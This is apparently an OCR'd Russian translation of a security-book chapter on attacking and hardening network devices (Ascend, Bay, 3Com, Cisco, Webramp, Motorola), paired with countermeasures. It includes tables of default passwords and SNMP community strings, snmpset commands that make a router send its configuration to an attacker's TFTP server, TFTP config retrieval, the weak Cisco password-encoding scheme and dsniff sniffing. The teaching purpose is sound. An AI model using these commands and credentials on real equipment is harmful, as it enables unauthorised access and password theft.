По умолчанию маршрутизаторы Ascend обеспечивают доступ по протоколу SNMP с помощью строк доступа public (для чтения — read) и write (для чтения и записи — read/write). Изъян в системе защиты, связанный с SNMP-доступом для чтения и записи, впервые был обнаружен специалистами из Network Associates, Inc.

О Контрмеры: защита маршрутизаторов Ascend

Для того чтобы изменить установленные по умолчанию строки доступа на маршрутизаторе Ascend, просто воспользуйтесь командой Ethernet⇨Mod Config⇨SNMP Options.

Маршрутизаторы Bay

Популярность	*8*
Простота	*9*
Опасность	*7*
Степень риска	***8***

Маршрутизаторы компании Bay Networks по умолчанию предоставляют доступ по протоколу SNMP, контролируемый на уровне пользователей, как для чтения, так и для записи. Для того чтобы воспользоваться этой возможностью, достаточно попытаться использовать установленное по умолчанию пользовательское имя user без пароля. В командной строке маршрутизатора введите команду

```
show snmp comm types
```

Эта команда позволяет просматривать имеющиеся строки доступа. То же самое с помощью диспетчера Site Manager может проделать любой пользователь (команда Protocols⇨IP⇨SNMP⇨Communities).

О Контрмеры: защита маршрутизаторов Bay

В диспетчере Site Manager, который входит в состав программного обеспечения маршрутизаторов компании Bay Networks, выберите команду Protocols⇨IP⇨SNMP⇨ Communities. После этого выберите команду Community⇨Edit Community и измените строки доступа.

О Контрмеры: защита SNMP

Если вы разрешаете осуществлять SNMP-доступ через пограничный брандмауэр к какому-либо одному устройству, а в использовании протокола SNMP для доступа к остальным узлам сети нет острой необходимости, то можно просто внести соответствующие ограничения в список ACL маршрутизатора.

```
access-list 101 deny udp any any eq 161 log  ! Блокирование трафика SNMP
```

Еще проще заменить строки доступа трудно угадываемыми паролями. Например, в устройствах Cisco это достигается с помощью следующей простой команды.

```
snmp-server community <трудно угадываемый пароль> RO
```

Кроме того, всегда, когда это возможно, запрещайте SNMP-доступ для чтения с возможностью записи.

Для снижения риска применения протокола SNMP можно воспользоваться также и рекомендацией самой компании Cisco (`http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm`):

"К сожалению, строки доступа SNMP передаются по сети в виде незашифрованного текста... По этой причине отказ от использования сервера SNMP, поддерживающего передачу сообщений trap, позволит предотвратить перехват этих сообщений взломщиками (передаваемых между диспетчерами и агентами SNMP) и их использование для получения строк доступа."

СОВЕТ Если в строке доступа вы хотите использовать символ **?**, то перед ним необходимо нажать комбинацию клавиш <Ctrl+V>. Например, для того чтобы установить строку доступа, равную **secret?2me**, введите **secret<Ctrl+V>?2me**.

В табл. 10.2 перечислены основные разработчики сетевых устройств и строки доступа, используемые ими по умолчанию для чтения и для чтения/записи.

Таблица 10.2. Используемые по умолчанию пароли сетевых устройств

Компания-разработчик	Строка доступа для чтения	Строка доступа для чтения/записи
Ascend	public	write
Bay	public	private
Cisco	public	private
3Com	public, monitor	manager, security

Ниже приведен список часто используемых строк доступа.

public	private	secret	world
read	network	community	write
Cisco	all private	admin	default
password	tivoli	openview	monitor
manager	security		

Помимо перечисленных строк доступа, используемых по умолчанию, многие компании в качестве таковых используют собственное название. Например, руководствуясь этим принципом, издательство Osborne может использовать в качестве строки доступа слово osborne (но это только по секрету).

"Потайные" ходы

"Тайная" учетная запись (backdoor account) — это одна из наиболее сложных проблем. Такие учетные записи создаются разработчиками для того, чтобы при отладке обходить случайно заблокированные учетные записи администраторов, однако гораздо чаще они предоставляют злоумышленникам возможность проникновения в вашу систему. В последние годы было выявлено немало таких встроенных пользовательских имен и паролей, позволяющих получить доступ ко многим популярным сетевым устройствам, включая 3Com, Bay, Cisco и Shiva. Суть проблемы заключается в том, чтобы найти *все* подобные устройства и запретить или ограничить к ним доступ.

Установленные по умолчанию учетные записи

Одним из чаще всего обнаруживаемых изъянов является установленные по умолчанию имя пользователя и пароль. Практически все разработчики поставляют на рынок сетевые устройства, позволяющие получить с помощью подобной учетной записи доступ на уровне пользователя, а иногда — и администратора (подробнее см. табл. 10.3). Поэтому вашим первым шагом при настройке таких устройств должно быть немедленное удаление таких учетных записей.

Таблица 10.3. Стандартные пользовательские имена и пароли сетевых устройств, которые необходимо изменить

Устройство	Имя	Пароль	Уровень доступа
Маршрутизатор Bay	User	<нет>	Пользователь
	Manager	<нет>	Администратор
Коммутатор Bay 350T	NetICs	<нет>	Администратор
Bay SuperStack II	security	security	Администратор
3COM	admin	synnet	Администратор
	read	synnet	Пользователь
	write	synnet	Администратор
	debug	synnet	Администратор
	tech	tech	
	monitor	monitor	Пользователь
	manager	manager	Администратор
	security	security	Администратор
Cisco	(telnet)	c (Cisco 2600)	Пользователь
		cisco	
	(telnet)	cisco	Пользователь
	enable	cisco routers	Администратор
	(telnet)		
Shiva	root	<нет>	Администратор
	Guest	<нет>	Пользователь
Webramp	wradmin	trancell	Администратор
Motorola CableRouter	cablecom	router	Администратор

Коммутаторы 3Com

Популярность	*10*
Простота	*10*
Опасность	*8*
Степень риска	*9*

Коммутаторы 3Com очень часто имеют несколько встроенных по умолчанию учетных записей с разным уровнем привилегий — admin, read, write, debug, tech и monitor. Если эти встроенные учетные записи окажутся незащищенными, то с их помощью злоумышленник сможет получить пользовательские или даже административные привилегии.

Контрмеры: защита встроенных учетных записей коммутаторов 3Com

Для того чтобы изменить пароль, введите с консоли устройства команду system password. Более подробную информацию по данному вопросу можно получить по адресу `http://oliver.efri.hr/~crv/security/bugs/Others/3com.html`.

Маршрутизаторы Bay

Популярность	*10*
Простота	*10*
Опасность	*8*
Степень риска	*9*

Маршрутизаторы Bay имеют пару установленных по умолчанию учетных записей, некоторые из них к тому же по умолчанию не защищены паролем. Поскольку при настройке операционной системы удобно пользоваться учетными записями user и Manager без пароля, то довольно часто администраторы оставляют эти учетные записи незащищенными. Это позволяет злоумышленнику с помощью утилиты telnet получить прямой доступ к устройству и через FTP переписать на свой компьютер конфигурационные файлы. Например, на многих коммутаторах Bay 350T имеется учетная запись `NetICs` без пароля, которая представляет собой прекрасный "потайной ход" в систему. Более подробная информация приведена по адресу `http://oliver.efri.hr/~crv/security/bugs/Others/bayn.html`.

Контрмеры: защита встроенных учетных записей маршрутизаторов Bay

T Установите пароли для учетных записей User и Manager.

- Отключите поддержку служб FTP и telnet.
- Добавьте список ACL, чтобы разрешить подключение с использованием FTP и telnet только строго определенным узлам.

A Ограничьте возможности учетной записи User, запретив использование протоколов FTP, TFTP и telnet.

Пароли маршрутизаторов Cisco

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

На разных моделях Cisco неоднократно обнаруживали различные пароли, используемые по умолчанию для доступа с виртуального терминала vty, включая такие легко угадываемые, как cisco и `cisco routers`. Кроме того, на некоторых моделях были также обнаружены установленные по умолчанию пароли cisco. Как вы понимаете, такие пароли нужно как можно быстрее заменить на более сложные. Наконец, на некоторых моделях Cisco 2600, произведенных до 24 апреля 1998 года, по умолчанию использовался пароль, состоящий из одной-единственной буквы c.

О Контрмеры: защита маршрутизаторов Cisco

Даже если вы измените все обнаруженные легко угадываемые пароли, установленные производителем по умолчанию, это вовсе не означает, что ваше устройство Cisco надежно защищено. Поскольку компания Cisco не применяет мощных алгоритмов шифрования паролей, используемых для доступа с терминалов vty, то, обнаружив их тем или иным способом, злоумышленник сможет без труда взломать эти пароли. Несмотря на это, каждый владелец маршрутизатора Cisco должен как можно скорее выполнить следующие операции.

- Убедитесь в том, что установлена служба шифрования паролей (service password-encryption).
- Выполните команду enable password 7 <*пароль*>, чтобы зашифровать пароль vty хотя бы с помощью слабого алгоритма шифрования Cisco (это все же лучше, чем передача пароля в виде незашифрованного текста).

Устройства Webramp

Популярность	*8*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Джеймс Игелхоф (James Egelhof) и Джон Стенли (John Stanley) установили, что устройства Webramp Entre (в версии ISDN) имеют установленные по умолчанию пользовательское имя `wradmin` и пароль `trancell`. Эта учетная запись предоставляет злоумышленнику доступ к устройству на уровне администратора, позволяя вносить изменения в конфигурацию, изменять пароль и т.д. Вполне вероятно, что подобные недостатки имеются и в других версиях Webramp. Более подробную информацию можно получить по адресу `http://oliver.efri.hr/~crv/security/bugs/Others/webramp.html`.

О Контрмеры: защита устройств Webramp

В данном случае самый простой метод защиты заключается в изменении административного пароля. Более сложное решение, предложенное Игелхофом и Стенли, заключается в ограничении доступа с использованием службы `telnet` через порт WAN. Это можно осуществить несколькими способами, однако мы можем порекомендовать следующий. Находясь в среде программного обеспечения устройства Webramp, включите режим Visible Computer для каждого активного модемного порта и направьте его на ложный IP-адрес, например, на немаршрутизируемый адрес, такой как `192.168.100.100`. После этого отключите оба режима Divert Incoming.

Подключение к кабельному модему Motorola через порт 1024 с помощью telnet

Популярность	*8*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Как сообщалось в майском выпуске (1998 г.) бюллетеня Bugtraq, программное обеспечение CableRouter компании Motorola позволяет кому угодно подключиться к скрытому порту telnet. Как выяснилось, с портом TCP 1024 связан ожидающий поступления запросов демон telnet, и, используя установленные по умолчанию пользовательское имя cablecom и пароль router, через эту службу можно получить административный доступ к этому устройству. Более подробная информация находится по адресу http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9280. Хотя на практике кабельные модемы от компании Motorola встречаются нечасто, авторы оставили описание этого изъяна, поскольку он наглядно демонстрирует возможность проникновения в систему через такие "неожиданные" порты, как TCP 1024. Не разрешает ли ваш модем скрытый доступ через службу telnet к какому-либо другому порту?

Устранение изъянов

Возможность хакинга сетевых устройств в значительной степени зависит от объема и качества проведенных в сети защитных мероприятий. Если вы выбрали пароли для подключений telnet и строки доступа SNMP, которые трудно подобрать, ограничили использование служб FTP и TFTP, а также активизировали режим регистрации всех событий, имеющих отношение к безопасности (при условии, конечно, что кто-то регулярно просматривает эти журналы), то описанные ниже изъяны вряд ли окажутся опасными для вашей сети. С другой стороны, если ваша сеть достаточно обширна и имеет сложную для управления структуру, в ней могут оказаться узлы, безопасность которых, мягко говоря, далека от идеальной. В связи с этим нелишним будет выполнить дополнительную проверку и лишний раз застраховаться от неожиданностей.

Устаревшая база данных MIB Cisco и Ascend

Популярность	*2*
Простота	*8*
Опасность	*9*
Степень риска	*6*

Устройства компаний Cisco и Ascend поддерживают базу данных M1B устаревшего формата, которая с помощью строк доступа, обеспечивающих чтение и запись, позволяет любому пользователю получить конфигурационный файл с использованием TFTP. Если речь идет об устройствах Cisco, то эта база данных называется OLD-CISCO-SYS-MIB. Ввиду того, что в этом файле содержится пароль для доступа к устройству Cisco (он зашифрован весьма примитивным способом — с помощью операции XOR), взломщик может легко расшифровать его и использовать для реконфигурации вашего маршрутизатора или коммутатора.

Для того чтобы проверить, уязвим ли ваш маршрутизатор, можно выполнить описанные ниже операции. Воспользовавшись программой IP Network Browser компании SolarWinds (http://www.solarwinds.net), укажите строки доступа SNMP, обеспечивающие чтение и запись, и просканируйте требуемое устройство или всю сеть. После завершения сканирования вы увидите информацию обо всех обнаруженных устройствах и данных SNMP (рис. 10.3).

Если интересующее вас устройство сгенерировало ответ на SNMP-запрос и соответствующий элемент списка заполнен информацией, представленной в виде древовидной структуры, выберите из меню команду Nodes⇨View Config File. При этом запустится сервер TFTP и, если в системе защиты устройства имеется изъян, можно получить конфигурационный файл Cisco, как показано на рис. 10.4.




Рис. 10.3. Программа IP Network Browser компании SolarWinds очень наглядно представляет информацию, которую можно получить с помощью легко угадываемых строк доступа SNMP




Рис. 10.4. Модуль Cisco Config Viewer позволяет легко получить конфигурационный файл устройства Cisco. Для этого достаточно подобрать строку доступа, обеспечивающую чтение и запись

Получив конфигурационный файл, остается лишь расшифровать пароль. Для этого достаточно щелкнуть на кнопке Decrypt Password панели инструментов, как показано на рис. 10.5.




Рис. 10.5. С использованием модуля Cisco Config Viewer компании SolarWinds очень просто расшифровать пароли Cisco, содержащиеся в конфигурационном файле

Если же вы хотите проверить, является ли ваше устройство уязвимым, не прибегая к "хакерским методам", то можно воспользоваться базой данных Cisco, находящейся по адресу `ftp://ftp.cisco.com/pub/mibs/supportlists/`. Найдите свое устройство и перепишите на свой компьютер файл `supportlist.txt`. Затем вам остается проверить, поддерживается ли этим устройством база данных MIB старого формата, т.е. `OLD-CISCO-SYS-MIB`. Если это так, то вам придется принимать дополнительные меры по защите маршрутизатора.

В системе UNIX конфигурационный файл Cisco можно получить с помощью единственной команды. Если вам известна строка доступа для чтения и записи устройства с адресом `10.11.12.13` и на вашем компьютере с IP-адресом, скажем `192.168.200.20`, запущен сервер TFTP, то можно воспользоваться следующей командой.

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file
```

В конфигурационном файле Cisco имеется два элемента, которые представляют особый интерес для злоумышленника, — пароль разрешения доступа (enable password) и пароль telnet-аутентификации. Оба эти элемента хранятся в конфигурационном файле в зашифрованном виде. Однако, как мы увидим несколько позже, расшифровать их достаточно просто. Ниже приведена строка, содержащая зашифрованный пароль разрешения доступа.

```
enable password 7 08204E
```

А так выглядят строки, содержащие пароль telnet-аутентификации.

```
line vty 0 4
 password 7 08204E
 login
```

Для того чтобы загрузить конфигурационный файл устройств Ascend, также можно воспользоваться командой `snmpset` следующего вида.

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.3.0 a
snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.4.0 s config.file
```

О Контрмеры: защита базы данных MIB

Обнаружение

Самый простой способ обнаружения SNMP-запросов на запись в базу данных MIB — включение режима аудита, при котором регистрируется каждый запрос. Для этого сначала на компьютере с системой UNIX или NT нужно запустить демон регистрации событий, а затем настроить его таким образом, чтобы он регистрировал соответствующие события. На устройстве Cisco это можно сделать с помощью следующей команды.

```
logging 196.254.92.83
```

Защита

Для того чтобы воспрепятствовать злоумышленнику воспользоваться старой базой MIB, можно предпринять следующие меры.

Т Используйте список ACL, чтобы разрешить применение протокола SNMP только для определенных узлов или сетей. На устройствах Cisco для этого нужно воспользоваться командой, имеющей следующий вид.

```
access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
```

- Включите режим доступа с помощью SNMP только для чтения (RO). На устройствах Cisco для этого нужно воспользоваться командой, имеющей следующий вид.

```
snmp-server community <сложная строка доступа> RO
```

А Лучше всего вообще отключить доступ через SNMP, воспользовавшись следующей командой.

```
no snmp-server
```

Слабость алгоритмов шифрования паролей Cisco

Популярность	*9*
Простота	*10*
Опасность	*10*
Степеньриска	*10*

Устройства Cisco, по крайней мере до определенного момента, имели слабый алгоритм шифрования, используемый как при хранении пароля vty, так и пароля доступа. Оба пароля хранятся в конфигурационном файле устройств, а их взлом не представляет особого труда. Для того чтобы узнать, является ли ваш маршрутизатор уязвимым, просмотрите конфигурационный файл с помощью следующей команды.

```
show config
```

Если вы увидите строку, подобную показанной ниже, значит, пароль доступа к устройству легко расшифровать.

```
enable password 7 08204E
```

Однако, если в конфигурационном файле вы увидите запись, подобную приведенной ниже, можете не волноваться — пароль доступа надежно защищен (чего, к сожалению, нельзя сказать о пароле telnet).

```
enable secret 5 $1$.pUt$w8jwdabc5nHkj1IFWcDav
```

Эта запись означает, что грамотный администратор Cisco вместо используемой по умолчанию команды enable password применил команду enable secret, активизирующую режим шифрования пароля по алгоритму MD5, который обеспечивает большую надежность, чем стандартный алгоритм Cisco. Однако, насколько нам известно, шифрование паролей с помощью MD5 распространяется только на пароль доступа, но неприменимо для шифрования таких паролей, как пароли vty.

```
line vty 0 4
 password 7 08204E
 login
```

Слабость встроенного алгоритма шифрования Cisco объясняется тем, что он основан на использовании операции XOR и постоянного инициализирующего значения (seed value). Шифруемые пароли Cisco могут иметь до 11 алфавитно-цифровых символов разного регистра. Первые два байта пароля выбираются случайным образом из диапазона от 0x0 до OXF, а оставшиеся представляют собой строку, полученную путем объединения с помощью операции XOR пароля и заданного блока символов dsfd;kfoA, .iyewrkldJKDHSUB.

Расшифровать такой пароль можно с помощью одной из множества программ, имеющихся в Internet. Первая из них, написанная хакером Хоббитом (Hobbit) (http://www.avian.org), представляет собой сценарий командной оболочки. Вторая программа, ciscocrack.c, написана на языке С хакером Сфайксом (SPHiXe). Ее можно найти в многочисленных статьях, посвященных анализу паролей Cisco, например по адресу http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/-ciscocrack.c.html. Третьей программой является приложение Palm Pilot, созданное доктором Маджем (Dr. Mudge), одним из участников группы LOpht. Ее можно найти по адресу http://www.10pht.com~kingpin/cisco.zip. Кстати, по адресу http://packetstorm.securify.com/cisco/cisco.decrypt.tech.info.by.mudge.txt содержится исчерпывающий анализ рассматриваемой проблемы. И наконец, модуль расшифровки пароля Cisco был создан компанией SolarWinds. В системе NT этот модуль функционирует как часть программного пакета управления сетью. Его можно найти по адресу http://www.solarwinds.net.

Модуль расшифровки паролей Cisco компании SolarWinds

Для тех, кто лучше знаком с системой Windows, существует соответствующая версия модуля расшифровки паролей Cisco, распространяемая компанией SolarWinds из города Тулса, штат Оклахома (Tulsa, Oklahoma). Компания SolarWinds разрабатывает сетевое программное обеспечение для больших телекоммуникационных компаний и включает модуль расшифровки в состав приложения просмотра параметров настройки устройств Cisco (Cisco Config Viewer). Кроме того, этот модуль распространяется и как самостоятельное приложение (рис. 10.6).




Рис. 10.6. Программа Cisco Password Decryption компании SolarWinds имеет графический пользовательский интерфейс и является очень простым средством расшифровки паролей Cisco

О Контрмеры: защита паролей Cisco

Единственным решением проблемы защиты пароля доступа (enable password) является использование для изменения пароля команды enable secret. Эта команда защищает пароль доступа с помощью алгоритма шифрования MD5, для которого пока что нет известных методов быстрого взлома. К сожалению, остальные пароли Cisco, такие как пароли доступа vty, защитить ни этим, ни каким-либо другим методом нельзя.

Получение файлов с помощью TFTP

Популярность	*9*
Простота	*6*
Опасность	*9*
Степень риска	*8*

Практически все маршрутизаторы поддерживают использование протокола TFTP (Trivial File Transfer Protocol). Этот протокол представляет собой основанный на протоколе UDP механизм передачи файлов, применяемый для резервного копирования и восстановления конфигурационных файлов, который связан с портом UDP 69. Как вы понимаете, обнаружить эту службу, запущенную на вашем устройстве, достаточно просто с помощью утилиты nmap.

```
[root@happy] nmap -sU -p69 -nvv target
```

Использование TFTP для получения конфигурационных файлов обычно является весьма тривиальной операцией (при условии, конечно, что администратор сети употребляет общепринятые названия конфигурационных файлов). Например, выполнив обратное DNS-преобразование адреса устройства, находящегося в нашей сети (192.168.0.1), мы можем установить, что оно имеет DNS-имя lax-serial-rtr. Теперь можно просто попытаться получить файл .cfgс помощью следующих команд, в которых имя DNS используется в качестве имени конфигурационного файла.

```
[root@happy] tftp
> connect 192.168.0.1
> get lax-serial-rtr.cfg
> quit
```

Если ваш маршрутизатор уязвим, то в текущем каталоге вашего компьютера вы наверняка найдете конфигурационный файл (lax-serial-rtr.cfg) маршрутизатора. В нем, скорее всего, будут содержаться все строки доступа SNMP, а также списки управления доступом. Более подробная информация о том, как использовать TFTP для получения информации об устройствах Cisco, находится в архиве группы Packet Storm по адресу http://packetstormsecurify.org/cisco/Cisco-Conf-0.08.readme.

О Контрмеры: защита от применения TFTP

Для того чтобы устранить угрозу, таящуюся в использовании протокола TFTP, можно предпринять следующие меры.

- Вообще запретите доступ с помощью TFTP. Синтаксис команды, которую можно использовать для этих целей, существенно зависит от модели маршрутизатора, поэтому сначала внимательно изучите документацию. Для моделей ряда Cisco 7000 можно попробовать команду следующего вида.

  no **tftp-server** flash <*устройство:имя_файла*>

А Для контроля доступа с помощью TFTP настройте соответствующий фильтр. Это можно осуществить с помощью команды, подобной следующей.

```
access-list 101 deny udp any any eq 69 log ! Блокирование доступа
с помощью tftp
```

Конфигурационные файлы устройств компании Bay

Популярность	2
Простота	6
Опасность	8
Степень риска	5

Программное обеспечение управления сетью компании Bay Networks, диспетчер Site Manager, позволяет администраторам выполнять тестирование состояния сети, включая проверку SNMP-статуса устройства и установление факта его работоспособности с помощью пакетов ICMP. К сожалению, конфигурационные файлы .cfg, предназначенные для хранения параметров Site Manager, хранятся в незашифрованном виде. Помимо прочего, в этом файле хранятся также строки доступа SNMP. Если злоумышленнику удастся проникнуть на компьютер, работающий под управлением Site Manager, все, что ему нужно сделать, — это скопировать конфигурационные файлы и с помощью собственной версии Site Manager найти в них информацию о строках доступа SNMP.

О Контрмеры: защита конфигурационных файлов Bay

Самая простая защитная мера заключается в ограничении списка пользователей, которым разрешено копировать конфигурационные файлы. Для этого достаточно разрешить чтение этих файлов только суперпользователю root (или только администратору, отвечающему за настройку маршрутизатора).

Множественный доступ и коммутация пакетов

Общая передающая среда (как Ethernet, так и Token Ring) применяется для обмена данными в сетях на протяжении более двух десятков лет. Этот подход был разработан Бобом Меткафом (Bob Metcalfe) для стандарта Ethernet в исследовательском центре компании Xerox, расположенном в городе Пало Альто (PARC — Palo Alto Research Center), и получил название CSMA/CD (выявление множественного доступа к линии/распознавание конфликтов — Carrier Sense Multiple Access/Collision Detection). При такой традиционной топологии сетевой адаптер Ethernet отправляет исходящий поток данных каждому узлу сегмента. С одной стороны, это гарантирует, что принимающий адаптер, где бы он ни находился, получит, как и все остальные адаптеры сети, предназначавшиеся ему данные (хотя остальным сетевым адаптерам они вовсе не нужны). С другой стороны, постоянно рассылаемые по всей сети пакеты мешают друг другу, и при повышении интенсивности работы могут возникать ситуации, когда пропускная способность канала не соответствует интенсивности передачи данных. Кроме того, с точки зрения безопасности, множественный доступ к передающей среде — это "бомба замедленного действия", которая рано или поздно может привести к нарушениям безопасно-

сти. Однако, к сожалению, сети Ethernet с множественным доступом весьма распространены в настоящее время и, похоже, вряд ли исчезнут в обозримом будущем.

Между тем уже довольно давно существует технология Ethernet, построенная на принципе коммутации пакетов, которая далеко позади оставляет традиционную технологию Ethernet. Технология коммутации пакетов основывается на использовании большой таблицы адресов MAC (Media Access Control — управление доступом к компонентам среды). При использовании MAC-адресов данные отправляются с помощью специального алгоритма, реализованного в виде быстродействующей микросхемы, непосредственно получателю этих данных и никому более (за исключением лишь некоторых особых случаев).

Однако и в коммутируемых сетях также имеется возможность перехвата пересылаемых пакетов. Примером такого устройства могут быть коммутаторы Catalyst компании Cisco, имеющие средства поддержки технологии SPAN (Switched Port Analyzer). Перенаправив определенные порты или виртуальные локальные сети (VLAN — Virtual Local Area Networks) на заданный порт, администратор может перехватывать пакеты так, как если бы они передавались по традиционной сети с множественным доступом. В настоящее время этот прием часто используется в системах выявления вторжений (IDS — Intrusion Detection System) с целью обеспечения возможности прослушивания передаваемого потока данных и выявления нарушений безопасности. Более подробная информация о технологии SPAN приведена по адресу `http://www.cisco.com/univercd/cc/td/doc/product/lan/cat5000/rel_4_5/config/span.htm`.

Еще более опасной для коммутируемых сетей оказалась технология, реализованная Дагом Сонгом (Dug Song) в его программе-анализаторе `dsniff`. Эта программа позволяет захватывать трафик коммутируемой сети, полностью перенаправляя его с заданного узла на узел, на котором она установлена. Такая технология достаточно проста и способна разрушить традиционное мнение о том, что сеть с коммутацией пакетов обеспечивает достаточно высокий уровень безопасности.

Определение типа сети

Определить, к какому типу относится используемая вами сеть (т.е. к сетям с множественным доступом или же к сетям с коммутацией пакетов), очень просто. Используя простейшую программу перехвата пакетов, например `tcpdump` (для NT или UNIX), вы получите все данные, необходимые для того, чтобы сделать однозначное заключение.

В коммутируемых сетях вы сможете увидеть только трафик широковещательных сообщений (broadcast traffic), трафик групповых сообщений (пакеты, передаваемые группе узлов; multicast traffic), а также потоки данных, отправляемые и получаемые вашим компьютером. В показанном ниже примере сеанса работы утилиты tcpdump, запущенной в коммутируемой сети, видно, что утилита перехватила только циркулярную рассылку по протоколу SAP (Service Advertisement Protocol) и пакеты, отправляемые по протоколу разрешения адресов (ARP — Address Resolution Protocol).

```
20:20:22.530205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                          0000 0000 0080 0000 8024 53ae d100 0000
                          0080 0000 8024 53ae d180 0d00 0014 0002
                          000f 0000 0000 0000 0000 00
20:20:24.610205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                          0000 0000 0080 0000 8024 53ae dlOO 0000
                          0080 0000 8024 53ae d180 0d00 0014 0002
                          000f 0000 0000 0000 0000 00
20:20:25.660205 arp who-has 172.29.11.100 tell 172.29.11.207
20:20:26.710205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                          0000 0000 0080 0000 8024 53ae dlOO 0000
                          0080 0000 8024 53ae d180 0d00 0014 0002
                          000f 0000 0000 0000 0000 00
```

```
20:20:28.810205 0:80:24:53:ae:bd > 1:80:c2:0:0:0 sap 42 ui/C len=43
                          0000 0000 0080 0000 8024 53ae d100 0000
                          0080 0000 8024 53ae d180 OdOO 0014 0002
                          OOOf 0000 0000 0000 0000 00
20:20:30.660205 arp who-has 172.29.11.100 tell 172.29.11.207
```

В то же время в сетях с множественным доступом к передающей среде вы увидите все типы данных, пересылаемых по сети разными узлами. Например, в показанном ниже фрагменте сеанса работы утилиты tcpdump легко обнаружить потоки данных, предназначенные другим компьютерам (естественно, такого рода информация гораздо интереснее для злоумышленников, чем приведенная выше).

```
20:25:37.640205 192.168.40.66.23 > 172.29.11.207.1581: P 31:52(21)
ack 40 win 8760 (DF) (ttl 241, id 21327)
20:25:37.640205 172.29.11.207.1581 > 192.168.40.66.23: P 40:126(86)
ack 52 win 32120 (DF) [tos 0x10] (ttl 64, id 4221)
20:25:37.780205 192.168.40.66.23 > 172.29.11.207.1581: P 52:73(21)
ack 126 win 8760 (DF) (ttl 241,id 21328)
20:25:37.800205 172.29.11.207.1581 > 192.168.40.66.23: . ack 73
win 32120 (DF) [tos 0x10] (ttl 64,id 4222)
20:25:37.960205 192.168.40.66.23 > 172.29.11.207.1581: P 73:86(13)
ack 126 win 8760 (DF) (ttl 241,id 21329)
20:25:37.960205 172.29.11.207.1581 > 192.168.40.66.23: P 126:132(6)
ack 86 win 32120 (DF) [tos 0x10] (ttl 64, id 4223)
20:25:38.100205 192.168.40.66.23 > 172.29.11.207.1581: P 86:89(3)
ack 132 win 8760 (DF) (ttl 241, id 21330)
20:25:38.120205 172.29.11.207.1581 > 192.168.40.66.23: . ack 89
win 32120 (DF) [tos 0x10] (ttl 64,id 4224)
```

Пароли на блюдечке: dsniff

Популярность	*9*
Простота	*8*
Опасность	*10*
Степень риска	*9*

Конечно, с помощью утилиты tcpdump можно без проблем определить тип используемой сети, однако что вы скажете о получении главных "драгоценностей" компьютерного мира — паролей? Для этих целей можно приобрести "необъятный" по предоставляемым возможностям профаммный пакет SnifferPro от компании Network Associates или воспользоваться более дешевыми средствами, например CaptureNet, разработанным Лаврентием Никулой (Laurentiu Nicula). Однако лучше всего прибегнуть к программе Дага Сонга (Dug Song). Он разработал одно из наиболее сложных средств перехвата паролей — профамму dsniff.

Зачастую можно встретить приложения, в которых в качестве паролей используется незашифрованный текст. Кроме того, подобная конфиденциальная информация хранится далеко не в лучшем месте. Примерами таких служб и приложений могут послужить следующие: FTP, telnet, POP, SNMP, HTTP, NNTP, ICQ, IRC, Socks, NFS (сетевая файловая система — Network File System), mountd, rlogin, IMAP, AIM, X11, CVS, Napster, Citrix ICA, pcAnywhere, NAI Sniffer, Microsoft SMB и Oracle SQL. В большинстве перечисленных выше приложений либо используются незашифрованные пользовательские имена и пароли, либо применяются упрощенные алгоритмы шифрования, сокрытия и декодирования, которые нельзя рассматривать как серьезную преграду для взломщиков. Именно в этом случае можно ощутить всю мощь программы dsniff.

